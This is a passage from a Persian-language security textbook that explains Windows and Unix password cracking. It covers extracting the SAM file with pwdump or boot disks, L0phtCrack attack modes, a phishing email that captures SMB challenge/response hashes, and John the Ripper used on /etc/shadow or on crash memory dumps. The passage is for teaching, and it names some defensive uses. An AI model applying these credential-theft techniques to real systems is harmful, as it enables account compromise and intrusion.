- L0phtCrack ابزاری جانبی در کنار خود دارد که اصطلاحاً pwdump نامیده شده است. این ابزار می‌تواند بانک اطلاعاتی SAM را از روی ماشین محلی استخراج کند؛ ولی به شرطی موفق خواهد بود که در بالاترین سطح دسترسی (یعنی administrator) اجرا شود زیرا فقط در چنین سطحی می‌توان به فایل SAM دسترسی داشت. برای L0phtCrack یک برنامهٔ جانبی دیگر به نام Pwdump 3 نیز معرفی شده که در آدرس زیر موجود می‌باشد:

http://www.ebiz-tech.com/pwdump3/

این ابزار قدرتمند نیز به نفوذگر اجازه می‌دهد تا کلمات عبور رمز شده را از درون بانک اطلاعاتی SAM یا سیستم Active Directory بیرون بکشد. این ابزار نیز باید در عالیترین سطح دسترسی یعنی administrator اجرا شده باشد.

- یکی دیگر از روشهای استخراج کلمات عبور رمز شده در محیط ویندوز جستجوی شاخه‌های مختلف دیسک سخت برای یافتن نسخهٔ پشتیبان بانک اطلاعاتی SAM است. برای مثال وقتی یک مسئول شبکه از سیستمی نسخهٔ پشتیبان تهیه می‌کند بانک اطلاعاتی SAM در فایل زیر ذخیره می‌شود:

```
% system root % \ repair\sam._
```

- از دیگر راههای استخراج کلمات عبور رمز شده ، استفاده از دیسک نرمی است که در حین نصب سیستم عامل به عنوان Recovery Disk (دیسک بازیابی) ایجاد می‌شود و در مواقع اضطراری برای بوت سیستم بکار می‌آید. معمولاً تمام مسئولین شبکه این دیسک را می‌سازند چرا که اگر نباشد و مشکلی برای سیستم عامل ویندوز اتفاق بیفتد راهی برای رفع این مشکل وجود ندارد مگر آنکه از نو نصب شود که بسیار مشکل و وقتگیر خواهد بود. اگر چه مسئولین شبکه این دیسک را می‌سازند ولیکن به درستی از آن محافظت نمی‌کنند و معمولاً آنرا روی میز یا در کشوی در باز می‌اندازند، درحالی‌که نمی‌دانند که یک نسخه از بانک SAM (محتوی کلمهٔ عبور آنها با سطح دسترسی administrator) روی این دیسک نرم ذخیره شده است و می‌تواند در اختیار ابزار L0phtCrack قرار بگیرد و رمزگشائی شود!
- اگر نفوذگر دسترسی فیزیکی به سیستم موردنظر داشته باشد راه دیگری برای استخراج بانک

اطلاعاتی SAM وجود دارد. نفـــوذگر سیستم را راه‌اندازی مجدد کرده و آنرا از طریـق دیسـک نـرم تحت لینوکس یا DOS بوت می‌کند. سپس به سراغ فایل زیر می‌رود:

% system root % \system 32\config

با توجه به آنکه سیستم عامل DOS پارتیشنهای NTFS را نمی‌شناسد در حالیکـه فایلـهای پیکربنـدی و بانک اطلاعاتی SAM بر روی اینگونه پارتیشنها ذخیره می‌شوند لذا ابتدا باید از یک برنامه به نام NTFS DOS استفاده شود تا این پارتیشنها قابل دسترسی باشند. این برنامه در آدرس زیر موجود است:

http://packetstorm.securify.com/NT/hack/ntfsdos.zip

برای استخراج بانک اطلاعاتی SAM از طریق دیسک بوت تحت لینوکس بایسـتی از ابـزار موجـود در آدرس زیر استفاده نمائید:

http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html

نکتهٔ امنیتی:

تمام روشهای فوق منوط به آنست که نفـــوذگر یا دسترسی مستقیم به سیسـتم داشـته باشـد یـا آنکه بتواند از راه دور با مجوز administrator به شبکه وارد شود کـه چنـدان سـاده نخواهـد بـود. (ولیکن ممکن است!)

ساده‌ترین راهی که نفـــوذگر را قادر می‌سازد کلمات عبور رمـز شـده را اسـتخراج کـرده و در اختیـــار L0phtCrack قـــرار بدهـــد استراق‌ســـمع روی شـــبکه اســـت. در مـــــورد استراق‌ســـــمع (Sniffing/Eavesdropping) در فصل بعد به تفصیل صبحت خواهیم کرد. در این روش نفـــوذگـر بـه یک ماشین ضعیف و بی‌اهمیت در شبکه نفوذ کرده و سپس ترافیک روی کانال شبکه را گـوش داده و استراق‌سمع می‌کند. هرگاه بسته‌های حاوی کلمات عبور رمز شـده کـه در سیسـتم عـامل ویـنـدوز بسته‌های Challenge/ Response نامیده شده است ، روی شـبکه دیـده شـد بلافاصلـه ثبـت و ذخـیره می‌شود تا برای رمزگشائی در اختیار L0phtCrack قرار گیرد؛ زیرا در این بسته‌ها رکوردهای رمز شدهٔ کلمهٔ عبور موجودند. این بسته‌ها فقط زمانی روی کانال شـبکه دیـده خواهنـد شـد کـه یـک کـاربر بخواهد جهت ورود به سیستم احراز هویت شود و از منابع اشـتراکی شـبکهٔ ویـنـدوز اسـتفاده کنـد. L0phtCrack یک ابزار جانبی بسیار قدرتمند ارائه کرده است که بنـام SMB Packet Capture موسـوم است. این ابزار ، بسته‌های Challenge/ Response را روی شبکه تشخیص داده و استراق‌سمع می‌کنـد. سپس کلمات عبور رمز شده را از درون آنها استخراج و جهت رمزگشائی و شکسته‌شـدن در اختیـار L0phtCrack قرار می‌دهد. L0phtCrack بروشهائی که در ادامه تشریح می‌شوند تلاش می کند تـا رمـز آنها را شکسته و کلمهٔعبور را استخراج کند.

پیکربندی L0phtCrack

L0phtCrack مطابق با پنجرهٔ شکل (۱۰-۷) بسادگی پیکربندی و تنظیم می‌شود. کـاربر می‌توانـد از L0phtCrack در سه حالت زیر بهره بگیرد.

شکل (۱۰-۷) پنجرهٔ پیکربندی و تنظیم L0phtCrack

- روش استفاده از فرهنگ لغت؛ L0phtCrack بهمراه خود یک فرهنگ لغت پنجاه هزار کلمه‌ای دارد! (این فرهنگ لغت در هنگام نصب آن روی سیستم ذخیره می‌شود)
- روش ایجاد جایگشتهای مختلف حروف و "ورود به زور" (Brute Force)
- روش مختلط (Hybrid) (تلفیقی از دو روش فوق)

مکانیزم این سه روش در بخشهای قبلی تشریح شدند. کاربر ابتدا با علامت زدن در گزینه‌های زیر استفادهٔ L0phtCrack از فرهنگ لغت و همچنین نوع حمله را مشخص می‌نماید:

- LANMAN
- NTLM

بگونه‌ای که در فصل چهارم اشاره شد در ویندوز NT و 2000 از دو روش برای رمزنگاری و درهم‌سازی کلمات عبور استفاده شده است:

الف) روش LM : این روش ضعیف است و اگر در شبکهٔ شما رمزنگاری کلمات عبور بدین روش انجام شده باشد بسادگی هر چه تمام و با صرف اندکی وقت شکسته خواهد شد.

ب) روش NTLM (یا NT Hash) : این روش محکمتر و قدرتمندتر است.

گزینهٔ LANMAN برای حمله به کلمات عبور رمز شده به روش LM و گزینهٔ NTLM برای حمله به کلمات عبور رمز شده به روش NTLM است که توسط کاربر انتخاب و فعال می‌شود. (بخش بالائی شکل ۱۰-۷)

در ادامه کاربر باید تنظیمات روش Hybrid را انجام بدهد. در قسمت میانی پنجرهٔ شکل (۱۰-۷) بخشی با عنوان **Dictionary/Brute Hybrid** وجود دارد:

کاربر ابتدا گزینهٔ Brute Hybrid را فعال کرده و سپس تعیین می‌نماید که هر کلمهٔ فرهنگ لغت با جایگشتهای مختلف چند کاراکتر به عنوان پیشوند یا پسوند امتحان شود. مثلاً اگر عدد ۲ انتخاب شود برای هر کلمهٔ موجود در فرهنگ لغت مثل apple حالات مختلف **apple***xx* که مشتمل بر ۲۵۰۰ حالت (۵۰ × ۵۰) است ، آزمایش می‌شود.

در L0phtCrack می‌توان مبنای تولید کلمات عبور و امتحان آنــها را صـرفاً روش Brute Force انتخـاب کرد. در این حالت کاربر در بخش Brute Force Attack از شـکل (۱۰-۷) ضمـن فعـال کـردن گزینـهٔ Enabled ، باید مجموعهٔ کاراکترهائی را که جایگشتهای مختلف آن امتحان خواهد شد، تعیین نماید.

آغاز حمله به کلمهٔ عبور

پس از استخراج بانک اطلاعاتی SAM یا استراق‌سمع آنها از شبکه و نهایتاً پیکربندی L0phtCrack ، عملیات شکستن کلمهٔ عبور با گزینهٔ "Run Crack" آغاز خواهد شد. L0phtCrack طبق تنظیمـات قبلـی، در یک حلقه کلمات عبور حدسی را تولید، رمزنگاری و جستجو می‌کند.

در سایت وب L0phtCrack آمار جالبی از زمان اجرا و توانائی آن در کشف کلمات عبور ارائه شـده است. L0phtCrack بر روی یک ماشین با ٤ پروسسور Quad-Xeon و سرعت 400MHZ ، برای شکسـتن کلمات عبور رمز شده بروش LM اجرا شده و نتایج زیر بدست آمده است:


- شکستن کلمات عبوری که صرفاً کاراکترهای انگلیسی و اعداد هستند به زمان متوسط ۵/۵ سـاعت نیاز دارد.
- شکستن کلمات عبور که تلفیقی از کاراکترها، اعداد و برخی از علامات خاص هستند، ٤٥ سـاعت طول می‌کشد. (در این آزمایش۹ علامت خاص مثل $ @ # و ... در نظر گرفته شده است)
- شکستن کلمات عبور که تلفیقی از کاراکترها، اعداد و تمـام علامتـهای قـابل چـاپ هسـتند، ٤٨٠ ساعت معادل ۲۰ روز طول می‌کشد!

این آمار برای هر کلمهٔ عبور و با هر طول ارائه شده که بسیار شگفت‌انگیز است. اگر چه ماشیسـن چهار پروسسوره ماشین سریعی محسوب می‌شود ولی تهیه آن بالاخص امروزه که پردازنده‌های 2GHZ به بالا عرضه شده است چندان مشکل نیست.

اگر نفـــوذگر حرفه‌ای یک ماشین سریعتر تهیه کند این زمان کاهشی چشمگیر خواهد داشت لـذا استفاده از روش LM برای رمزنگاری کلمات عبور هیچ امنیتی ندارد!

البته باید اشاره کرده که اگر رمزنگاری کلمات عبور به روش NT Hash انجام شده باشد این زمانـها افزایش چشمگیری خواهد داشت ولی در مجموع رمزگشائی و شکستن آن وقتی کلمات عبور کوتاهند یا تلفیقی از کلمات با معنی و حروف هستند، غیرممکن نخواهد بود. پنجرهٔ اصلی ابزار L0phtCarck در شکل (۱۱-۷) نشان داده شده است. در ایـن شـکل رکوردهـای موجـود در بـانک اطلاعـاتی SAM و کلمات عبور رمز شـده (بروشـهای LM و NT Hash) دیـده می‌شـود. بگونـه‌ای کـه ملاحظـه می‌کنیـد به غیر از مورد سوم بقیهٔ کلمات عبور که در فرهنگ لغت یافت می‌شود بسادگی کشـف شـده اسـت. (احتمالاً کاربری که با نام rhoades در فهرست دیده می‌شود، کلمهٔ عبور سختی برای خود انتخاب کرده است)

در بخش نوار حالت -Status Bar- از این پنجره ، تعداد کلمات عبوری که تا بحال امتحـان شـده و درصد باقیمانده از کل عملیات به کاربر نشان داده می‌شود. به محض آنکه یک کلمهٔ عبور کشف شـود در این پنجره بصورت پررنگ به کاربر نشان داده خواهد شد.




شکل (۱۱-۷) پنجرهٔ اصلی ابزار L0phtCarck در حین انجام پردازش

مکانیزم استراق‌سمع کلمات عبور با L0phtCrack (از بیرون شبکه)


بگونه‌ای که اشاره شد L0phtCrack قادر است بسادگی بسته‌های Challenge/Response را از روی کانال شبکه استراق‌سمع کرده و سپس آنها را رمزگشائی کند. بسته‌های Challenge/Response زمانی روی شبکه دیده خواهد شد که کاربر بخواهد به شبکه وارد شود یا از منابع اشتراکی شبکه استفاده کند. اگر نفوذگر در بیرون از شبکه باشد قادر نخواهد بود بسته‌های درون شبکه را استراق‌سمع کند. پس چگونه یک کاربر را وادار می‌کند تا این بسته‌ها را به خارج از شبکه ارسال نماید؟

راه حلّ آن اینست که نفوذگر با استفاده از ماشینی که مبتنی بر Windows NT (یا 2000) است، یک منبع اشتراکی به کاربر معرفی کند و به نحوی از او بخواهد تا به این منبع مشترک دسترسی داشته باشد. این منبع اشتراکی می‌تواند یک فایل اشتراکی باشد. به محض آنکه کاربر می‌خواهد به این منبع اشتراکی متصل شود بسته‌های Challenge/Response بین ماشین او و ماشین نفوذگر ردّ و بدل خواهد شد. اگر L0phtCrack روی ماشین نفوذگر نصب شده باشد، این بسته‌ها بلافاصله استراق‌سمع و ثبت می‌شوند تا بعداً رمزگشائی شوند. به سناریوی زیر که در وب‌سایت L0phtCrack ارائه شده دقت کنید:

- نفوذگر یک نامهٔ الکترونیکی جعلی و دروغین مطابق با شکل (۱۲-۷) برای یک کاربر شبکهٔ هدف می‌فرستد. متن این نامه بگونه‌ای است که کاربر غافل را ترغیب به اطاعت از آن می‌کند.
- این نامهٔ الکترونیکی شامل یک URL است که آدرس یک منبع اشتراکی (در شبکهٔ ویندوز) بر روی کامپیوتر نفوذگر محسوب می‌شود.مثلاً URL صفحهٔ بعد را در نظر بگیرید؛ وقتی کسی روی این URL کلیک کند (فقط در محیط ویندوز) سیستم عامل سعی می‌کند کلمهٔ عبور رمز و درهم شدهٔ او را برای احراز هویت به سمت ماشین نفوذگر بفرستد. این کلمهٔ عبور سریعاً استراق‌سمع خواهد شد:




شکل (۱۲-۷) ارسال یک نامهٔ الکترونیکی برای استراق سمع بسته‌های Challenge/Response
آیا به این نامه اعتماد می‌کنید؟!




در شکل (۱۲-۷) اگر کاربر روی URL انتهائی نامهٔ الکترونیکی کلیک کند کار تمام است چـــرا کـه بسته‌های Challenge/Response به سمت ماشینی ارسـال خواهـد شـد کـه در آنجـا L0phtCrack منتظـر آنهاست و مطابق شکل (۱۳-۷) ربوده شدن آنها را به نفـــوذگر گزارش می‌دهد!

بگونه‌ای که از شکل (۱۳-۷) مشخص است نفـــوذگر می‌تواند این بسته‌ها را ذخیره کند یا از آنها چشمپوشی کند. در صورتی که آنها را ذخیره کند طبق شکل (۱۴-۷) قادر اسـت آنـها را L0phtCrack تحویل بدهد تا کلمهٔ عبور کشف شود. بگونه‌ای که می‌بینید چون یکی از کلمات عبور در فرهنگ لغت وجود داشته لذا به سرعت کشف شده است. قابلیت استراق‌سمع که بـا نـام SMB Packet Capture در ابزار L0phtCrack ارائه شده است، از آن یک ابزار بسیار قدرتمند و خطرناک در محیط ویندوز سـاخته است. بعوان مسئول شبکه حتماً نسخه‌ای از آنرا تهیه کنید تا برای مقاصد دفاعی که تشریح خواهد شـد از آن استفاده نمائید. (قابل نصب از CD جانبی کتاب)



شکل (۱۳-۷) قابلیت استراق سمع بسته‌های Challenge/Response در L0phtCrack



شکل (۱۴-۷) بمحض کشف یک بستهٔ Challenge/Response ، در این پنجره نمایش داده می‌شود!

ابزار John the Ripper بر علیه کلمات عبور یونیکس

ابزار L0phtCrack بسیار قدرتمند است ولی فقط کلمات عبور مبتنی بر سیستم عامل Windows را رمزگشائی می‌کند و برای محیطهای دیگر از جمله یونیکس و لینوکس به کار نمی‌آید. امروزه بسیاری از سرویس‌دهنده‌های مهم مبتنی بر سیستم عامل یونیکس (یا محیطهای سازگار با آن مثل سولاریس یا لینوکس) پیکربندی می‌شوند. لذا برای حمله به کلمات عبور در این سیستمها ابزارهای دیگری معرفی شده است. یکی از قویترین آنها برنامهٔ **John the Ripper** است که در مقالات یا کتب به اختصار John (یا Ripper) نامیده می‌شود. ابزار John در محیطهای زیر قابل اجراست:

- یونیکس
- لینوکس
- FreeBSD
- OpenBSD
- سولاریس
- Digital UNIX
- IRIX
- HP-UX
- AIX
- DOS
- Win 9X
- Win NT/2000

به غیر از انعطاف باورنکردنی این ابزار، یک مشخصهٔ ویژه در "John" گنجانده شده است:

ابزار John بگونه‌ای طراحی شده تـا بـرای اسـتفادهٔ بهینـه از سـرعت CPU ، از قابلیتـهای MMX در پردازنده‌های اینتل و همچنین مشخصه‌های پردازندهٔ K6 محصول AMD به بهترین نحو استفاده کند. چنیـن مشخصه‌ای، زمان آشکارسازی و شکستن کلمات عبور را کاهش خواهد داد.

گروه Dug Song نویسندهٔ برنامهٔ FragRouter (کـه در فصـل ششـم تشـریح شـد) نرم‌افـزار John را بگونه‌ای توسعه داده است که می‌توان از آن برای آشکارسازی کلمات عبور مبتنی بر مکانیزمـهای زیـر استفاده کرد:

- S/Key One-time-password System
- AFS/Kerberos Ticket Granting

شروع کار با ابزار John


به گونه‌ای که در فصل سوم تشریح شد در یونیکس اطلاعات مربوط به کلمات عبـور کـاربران در شاخهٔ etc/ ذخیره می‌شود. در نسخه‌های قدیمی‌تر یونیکس کلمات عبور رمز شده در فایل etc/passwd/ ذخیره می‌شد و کاربران با هر مجوزی می‌توانستند آنرا ببینند. اعتقاد اولیهٔ طراحان یونیکس آن بوده کـه کاربران قادر به رمزگشائی کلمات عبور نخواهند بود ولی با پیشـرفت علـم رمزشـکنی ، آنـها متقـاعد شدند که چنین فایلی فقط باید در اختیار مسئول سیستم با سطح مجوز root باشد.

در نسخه‌های جدید یونیکـس گزینـهٔ دیگـری در نظـر گرفتـه شـده اسـت: در فـایل etc/passwd/ اطلاعات عمومی کاربران ذخیره می‌شود ولیکن در این فایل کلمات عبـور ثبـت نخواهـد شـد و فقـط اطلاعاتی از کاربران در آن ذخیره می‌شود که فاش شدن آنها خطـر چندانـی امنیـت سیسـتم را تـهدید نخواهد کرد. در عوض تمام کلمات عبور به فایل etc/shadow/ یـا etc/secure/ منتقـل می‌شـود و کسـی بجز مسئول شبکه بـا مجـوز root بـه آن دسترسـی نخواهـد داشـت. شـکل (۱۵-۷) محتویـات فـایل etc/passwd/ را در سیستمی که از گزینهٔ shadow استفاده کـرده اسـت ، نشـان می‌دهـد. شـکل (۱۶-۷) محتویات فایل etc/shadow/ (متناظر با فایل etc/passwd/) را نشان می‌دهد.


فایل شکل (۱۶-۷) فقط بوسیلهٔ کاربری با مجوز root قابل مشاهده است. برای آنکه بتوان از ابـزار John استفاده کرد باید نسخه‌ای از این فایل در اختیار آن قرار بگیرد لذا نفـوذگر بـاید در سـطح root به سیستم رسوخ کند؛ (بروشهائی مانند سرریز شدن پشته کـه در همیـن فصـل تشـریح شـد) در غـیر اینصورت دسترسی به آن ممکن نخواهد بود.

یک روش دیگر برای آنکه بتوان به کلمات عبور رمز شده دست پیدا کرد آنست که: پروسه‌ای کـه بـه فایل Shadow دسترسی دارد، بصورت عمدی Crash کند!!

در سیستم عامل یونیکس وقتی یک پروسه به هر دلیلی از کار بیفتد، یک فایل بنـام memory dump ساخته شده و فضای حافظهٔ در اختیار آن پروسه ، درون آن فایل نوشته می‌شود. این کار بـدان منظـور است که در آینده بتوان از آن برای رفع اشکال آن پروسه یا بازیابی اطلاعاتی که قبل از ذخیره شـدن از دست رفته است، استفاده کرد. حال فرض کنید پروسه‌ای اجازه می‌یابد تا فایل Shadow را بـاز کـرده و از درون آن کلمهٔ عبوری را استخراج کند. وقتی این پروسـه قفل شـد و از کار افتـاد ، سیستم عامل



شکل (۱۵-۷) محتویات فایل /etc/passwd در سیستمی که از گزینهٔ shadow استفاده کرده است.



شکل (۱۶-۷) محتویات فایل /etc/shadow (متناظر با فایل /etc/passwd)

داده‌های استخراج شده از این فایل را جزو فضـای کـاری آن پروسـه (Process Workspace) محسـوب کرده و درون فایل memory dump ذخیره می‌کند. حـال نفـــوذگـر می‌توانـد بجـای اسـتفاده از فـایل Shadow ، درون این فایل به جستجوی کلمات عبـور رمـز شـده بپـردازد. ایـن روش بویـژه در مـورد سرویس‌دهندهٔ FTP عمومیت دارد. هرگاه نفـــوذگـر بتوانـد سـرویس‌دهندهٔ FTP را بـه نحـوی دچـار اخلال کند که نهایتاً درهم شکسته شده و از کار بیفتد، یک فایل Memory Dump ایجاد خواهد شد کـه می‌توان از آن برای استخراج کلمات عبور استفاده کرد زیرا سرویس‌دهندهٔ FTP بطـور ذاتـی بـه فـایل Shadow دسترسی دارد (تا بتواند کاربران را احراز هویت کند). لذا کلمات عبور رمـز شـده در فضـای کاری پروسهٔ FTP است و در هنگام از کار افتادن نـاگـهانی آن بـر روی فـایل Memory Dump نوشـته خواهد شد.

بهر ترتیب نرم‌افزار John باید به نحوی فایل حاوی کلمات عبور رمزشده را در اختیار داشته باشـد تا بتواند مراحل بعدی کار را که شامل رمزگشائی آنها می‌شود ، شروع نماید.

پیکربندی ابزار John


ابزار John واقعاً ساده پیکربندی و تنظیم می‌شود. نفـــوذگر باید نام این برنامـه را در خـط فرمـان نوشته و در جلوی آن نام فایل محتوی کلمات عبور رمز شده را به عنوان آرگومان درج کـرده و کلیـد Enter را فشار بدهد! در سیستم‌های یونیکس که از گزینهٔ Shadow حمایت نمی‌کننـد نـام ایـن فـایل و مسیر آن etc/passwd/ است و این فایل تمام آن چیزی است که ابزار John احتیاج دارد.

